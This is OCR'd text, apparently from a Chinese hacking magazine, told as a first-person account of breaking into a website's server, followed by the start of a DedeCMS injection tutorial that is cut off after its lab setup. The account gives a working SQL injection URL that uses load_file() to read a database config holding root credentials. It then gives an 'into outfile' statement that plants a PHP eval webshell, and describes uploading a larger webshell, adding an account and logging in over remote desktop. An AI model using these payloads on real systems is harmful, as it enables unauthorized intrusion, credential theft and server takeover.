



图7

我灵光一闪，想到了可以load_file()，因为是root用户，所以权限很大的，最关键的是这两个网站在同一台服务器的mysql，配置文件里的数据库帐号和密码应该也是一样的，而且这个站我刚才也检查了一下，有注入点但却没有爆出路径，因此结论就是load刚才那个站的文件，构造如下load_file()语句

“http://www.xxxx.com/ent_msg.php?titleid=236%20and%201=2%20union%20select%201,2,load_file(0x453A5C7777775C77686174736F6E5C6462636F6D6D6F6E2E706870),4,5,6,7,8,9,10”，其中“0x453A5C7777775C77686174736F6E5C6462636F6D6D6F6E2E706870”为“E:\www\whatson\dbcommon.php”数据库配置文件的十六进制形式，结果如图8所示。数据库帐号和密码一览无遗，赶紧使用这个帐号和密码去登录phpmyadmin，结果成功了，如图9。


```
$hostname = "localhost";
//$username = "u561ol";
//$password = "n7slulk6";
//$dbname   = "u561ol_db";
//$username = "root";
$username = "root";
//$password = "111111";
$password = "f   . 365";
//$dbname   = "whats       n";
//$dbname   = "m      n";
$dbname   = "wh     n";
$pageitem=30;
/*
$user_name = "       rt818";
$password  = "       rt818";
$dbname    = "       rt818";
```
图8

直接构造Select '<?php eval($_POST[cmd]);?>' into outfile 'E:/www/whatson/msg.php'导出一句话木马，再使用lanker一句话木马客户端进行连接，成功了，如图10。




图9

再查看服务器开放的端口，发现3389端口开放了，赶紧上传大马，权限很大，wscript.shell也没有删除，所以就直接添加了个帐号进去，也成功了，如图11，最后再连接远程终端，成功的登录了，如图12，至此，整个入侵就结束了！




图10




图11




图12

（文章中涉及到的lanker一句话客户端已经收录在了光盘中）

DedeCMS最新漏洞三步来拿Webshell

最近网上公布出了好多严重的漏洞，比如本文要介绍的DeceCMS（织梦）最新注入漏洞就是其中的一个，漏洞主要是利用了MySQL字段数值溢出引发错误，以及DEDECMS用PHP记录数据库错误信息并且文件头部没有验证，影响dedecms v5.3-5.5plus。

在介绍漏洞的详细利用前我们先来看一下测试环境的搭建，我给大家推荐一个简单易用的PHP测试环境wamp，它可是集成了Apache、PHP5和MySQL，下载后直接安装并运行，接着右下角就会出现它的小图标，它会告诉我们服务器目前所处的状态，白色则为在线。左键点击就会发现它为我们提供了很方便的管理功能，如图1，自带了PHP和myadmin，能够让我们方便的来管理数据库，如图2。





图1


图2

wamp有一个很人性化的功能，我们可以任意的修改或者开关其中的任意一个组件，默认mysql的帐号为root，密码为null（空），默认根目录为“C:\wamp\www”。我们新建一

个test目录作为此次测试的被攻击站点，解压dedecms5.5到这个目录下，然后直接在浏览器里输入地址就可以进行安装了，安装的时候要注意环境变量检测那部分，只要全绿就可以继续了，如图3，测试环境搭建完毕后，我们打开浏览器，在地址栏输入“127.0.0.1/test/”，打开本地安装的DEDECMS，如图4，下面就开始我们的测试之旅！




图3

